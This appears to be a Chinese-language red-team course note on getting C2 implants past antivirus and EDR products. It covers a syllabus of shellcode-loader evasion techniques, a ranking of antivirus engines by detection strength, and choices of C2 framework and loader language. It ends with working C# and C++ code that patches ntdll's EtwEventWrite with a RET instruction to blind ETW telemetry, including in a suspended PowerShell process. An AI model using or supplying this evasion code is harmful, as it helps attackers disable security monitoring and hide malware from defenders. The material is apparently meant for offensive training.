


Day156 免杀对抗-C2远控篇&PowerShell&C#&对抗AV-EDR&停用AMSI接口&阻断ETW跟踪&调用



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功

- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异
 - 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀
-

- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发
-

- 1、C2远控-ShellCode-C/C++加密混淆
 - 2、C2远控-ShellCode-C/C++干扰识别
 - 3、C2远控-ShellCode-C/C++后续升级
-

- 1、C2远控-ShellCode分离-C/C++内存加载
 - 2、C2远控-ShellCode分离-C/C++文件&参数
 - 3、C2远控-ShellCode分离-C/C++协议&管道
-

- 1、C2远控-ShellCode分离-Python内存加载
 - 2、C2远控-ShellCode分离-Python文件&参数
 - 3、C2远控-ShellCode分离-Python协议&管道
-

- 1、C2远控-ShellCode分离-C/C++API函数调用
 - 2、C2远控-ShellCode分离-C/C++inlineHook
 - 3、C2远控-ShellCode分离-C/C++动态内存加密
-

- 1、C2远控-特征消除-编译&资源&壳保护
 - 2、C2远控-红队技能-进程镂空&傀儡进程
 - 3、C2远控-红队技能-APC注入&进程欺骗
-

- 1、C2远控-加载分离-DLL注入&劫持&镂空
 - 2、C2远控-加载分离-白加黑调用新增更改DLL
-

- 1、C2远控-抗沙盒沙箱-机器特征&真机判断
 - 2、C2远控-抗逆向调试-API&调试器行为功能
-

- 1、C2远控-PowerShell文件-冷门混淆器&去特征

- 2、C2远控-PowerShell文件-分割&绕AMSI&ETW

- 1、C2远控-PowerShell&C#-Bypass ETW
- 2、C2远控-PowerShell&C#-Bypass AMSI

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过一下几点来检测恶意软件和行为:
- 2 1、静态查杀: 最基本的查杀方式, 主要通过对文件的特征码进行扫描, 匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配, 就判断该文件为病毒; 部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态(主动)查杀: 通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的windows API, 在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。
- 4 3、流量监控: 监控网络流量, 分析网络数据包, 如果发现异常流量或者已知的恶意流量特征, 就可能是恶意软件在进行网络活动。
- 5 4、行为监控: 监控程序的运行行为, 如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围, 就可能是恶意软件。

2.2 常见杀软特点



- 1 火绒: 静态查杀能力弱, 没有动态查杀, 横向移动防护比较强, frp等内网穿透受影响。
- 2 360安全卫士/360杀毒: 静态查杀能力较强, 没有动态查杀, 如果开启了核晶模式, 则行为查杀比较强, 注入进程等敏感行为会被拦截; 核晶模式在物理机中默认开启, 在虚拟机中默认关闭。
- 3 360QVM: 360QVM 简单的说就是使用了机器学习辅助查杀, 在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓, 有一点特征就会被查杀。
- 4 windows Defender: 静态查杀能力较强, 动态查杀较强, 监控 HTTP 流量。
- 5 卡巴斯基: 普通版静态查杀能力一般, 企业版静态查杀能力较强, 动态查杀较强。
- 6 ESET: 静态查杀能力较强, 没有动态查杀。

2.3 静态查杀能力强弱



- 1 火绒 < 360安全卫士、360杀毒、windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
- 2 目前见过静态查杀能力最强的属360QVM, 连国外的杀软都有所不及, 可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱



- 1 火绒、360、ESET < 卡巴斯基 < windows Defender。
- 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言



- 1 CS (CobaltStrike)、MSF (Metasploit)、Viper、Ghost, 比较小众的C2有Supershell、Manjusaka等, 还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++: 使用最多也是制作免杀的首选语言, 很多高级的免杀技术都是使用C/C++来实现, Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#: 结合了C++的性能和Java的易用性, 通过.NET框架来访问各种API, 写起免杀来更为简单, 但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell: 基于.NET框架的脚本语言, 可以很方便的执行, 也可以很容易的将Powershell脚本转为C#程序, 同C#一样也容易被检测到, 2.0以上版本需绕过AMSI。
- 5 Python: 语法简单, 写起来容易, 大部分学免杀的新手都会Python, 认为Python容易, 自己也懂Python, 于是从Python 开始学免杀, 而结果恰恰相反, Python写起免杀来比C/C++还要复杂, 在C/C++中可以直接调用 Windows API, 在 Python 中则要通过一层转化间接调用Windows API, 而且Python打包的程序报毒比较高, 体积比较大。
- 6 Go: 适合编写高性能的网络应用程序, 很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发, 学习 Go 语言免杀可以对这些工具进行免杀。
- 7 Rust: Rust性能同C/C++, 结构比较整洁但是语法复杂, 不适合新手选择。
- 8 其他: ASM、Nim、Java等

补充:

编辑器设置 VS

<https://mp.weixin.qq.com/s/UJlVvagNjmy9E-B-XjBHw>

编译器差异 G++ GCC

https://blog.csdn.net/weixin_41012767/article/details/129365597



突破内存扫描

项目参考: <https://github.com/wangfly-me/LoaderFly>

360开启核晶 (Vmware)

<https://blog.csdn.net/fishfishfishman/article/details/134156418>

2.6 AMSI&&ETW



功能	描述
AmsiCloseSession	关闭由 AmsiOpenSession 打开的会话。
AmsiInitialize	初始化 AMSI API。
AmsiNotifyOperation	向反恶意软件提供商发送任意操作的通知。
AmsiOpenSession	打开一个会话，在该会话中可以关联多个扫描请求。
AmsiResultIsMalware	确定扫描结果是否指示应阻止内容。
AmsiScanBuffer	扫描充满内容的缓冲区以查找恶意软件。
AmsiScanString	扫描字符串中的恶意软件。
AmsiUninitialize	删除最初由 AmsiInitialize 打开的 AMSI API 实例。

3.演示案例

3.1 C2远控-PowerShell&C#-Bypass ETW

Windows事件跟踪(ETW)提供了一种机制来跟踪和记录由用户模式应用程序和内核模式驱动程序引发的事件,Windows威胁情报事件跟踪还提供来自内核的跟踪,并允许以各种方式使用这些跟踪。BlueTeam 如何检测.NET的恶意执行,它通过诸如execute-assembly 我们的工具包被曝光。在红队测试工具 [Cobalt Strike]有个功能,叫做 [execute_assembly],能够从内存中加载.NET程序集。这个功能不需要向硬盘写入文件,十分隐蔽,而且现有的Powershell利用脚本能够很容易的转换为C#代码,十分方便。简单来说就是它会在 Process 中执行 .NET Assemblies。原理是通过系统提供的API (ICLRMetaHost[,]达到将 CLR 载入的效果。

- 1 Bypass: 主要应用在EDR对抗
- 2 对ntdll.dll进行观察导出函数EtwEventwrite, 把第一个指令修改成ret阻断。

```
1  1、powershell
2  2、ShellCode
3  public static void etw()
4  {
5      try
6      {
7          IntPtr Library = LoadLibrary("n" + "t" + "d" + "l" + "l" + ".dll");
8          IntPtr Address = GetProcAddress(Library, "Etw" + "Event" + "Write");
9          uint oldProtect;
10         bool protectResult = VirtualProtect(Address, (UIntPtr)1, 0x40, out
oldProtect);
11         Byte[] Patch = { 0xC3 }; // RET 指令
12         Marshal.Copy(Patch, 0, Address, Patch.Length);
13
14         Console.WriteLine("ETW Patch Applied");
15     }
16     catch (Exception ex)
17     {
18         Console.WriteLine("Exception occurred: " + ex.Message);
19     }
20 }
21
```

```
1  #include <windows.h>
2  #include <tlhelp32.h>
3  int main() {
4      STARTUPINFOA si = { 0 };
5      PROCESS_INFORMATION pi = { 0 };
6      si.cb = sizeof(si);
7
```

```

8 // 1. 建立一个 powershell Process, 并取得 Process Handle
9 CreateProcessA(NULL, (LPSTR)"powershell -noexit", NULL, NULL, NULL,
CREATE_SUSPENDED, NULL, NULL, &si, &pi);


10
11 // 2. 从 ntdll.dll 中取得 EtwEventWrite 的地址
12 HMODULE hntdll = GetModuleHandleA("ntdll.dll");
13 LPVOID pEtwEventWrite = GetProcAddress(hntdll, "EtwEventWrite");
14
15 // 3. 把 EtwEventWrite 的地址的权限改成可读、可写、可执行(rwx)
16 DWORD oldProtect;
17 VirtualProtectEx(pi.hProcess, (LPVOID)pEtwEventWrite, 1, PAGE_EXECUTE_READWRITE,
&oldProtect);



18
19 // 4. 将 EtwEventWrite 的第一个 byte 改成 0xc3, 也就是ret返回指令
20 char patch = 0xc3;
21 WriteProcessMemory(pi.hProcess, (LPVOID)pEtwEventWrite, &patch, sizeof(char),
NULL);



22
23 // 5. 把 EtwEventWrite 的权限改回, 并且继续执行 Process
24 VirtualProtectEx(pi.hProcess, (LPVOID)pEtwEventWrite, 1, oldProtect, NULL);
25 ResumeThread(pi.hThread);
26
27 CloseHandle(pi.hProcess);
28 CloseHandle(pi.hThread);
29 return 0;
30 }

